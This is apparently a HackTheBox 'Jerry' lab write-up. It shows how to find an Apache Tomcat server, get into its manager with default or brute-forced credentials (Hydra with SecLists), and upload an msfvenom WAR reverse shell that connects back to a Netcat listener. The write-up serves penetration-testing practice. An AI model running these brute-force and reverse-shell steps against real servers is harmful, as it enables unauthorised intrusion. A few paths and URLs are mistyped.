HackTheBox / CTF
Jerry
The route through HackTheBox Jerry: service discovery, Tomcat, and the steps taken in the lab.

Overview
Host discovery

We will use Nmap for host discovery.
nmap -sV -sC 10.10.10.95This machine has port 8080 open and runs “Apache Tomcat/Coyote JSP engine”, an HTTP web server environment for running Java applications.


Open http://http://10.10.10.95:8080/manager/ and log in with the default credentials shown above.
Brute-forcing Tomcat default credentials with Hydra and SecLists
A second approach is to brute-force the Tomcat login page. Open Burp Suite, copy the request, and then use it with Hydra to find the Tomcat username and password. First, install the wordlist containing Tomcat default credentials.
sudo apt install seclists
hydra -C /user/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get://10.10.10.95:8080/manager/html
Log in at http://10.10.10.95:8080/manager with the credentials found above.


We have successfully reached the Tomcat dashboard. It allows file uploads, so uploading a payload may be enough to gain access to the server.
Generating payloads
We will use msfvenom to create a payload, upload it, and then set up a Netcat listener.
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.9 LPORT=1234 -f war > exploit.warUnzip the generated file to find the JSP filename. We will need it in the URL when we run the payload. The target host will then connect back to our Netcat listener.
unzip exploit.war

nc -nlvp 1234Next, open http://10.10.10.95:8080/exploit/mroilmcirxmx.jsp.
We now have access to the host.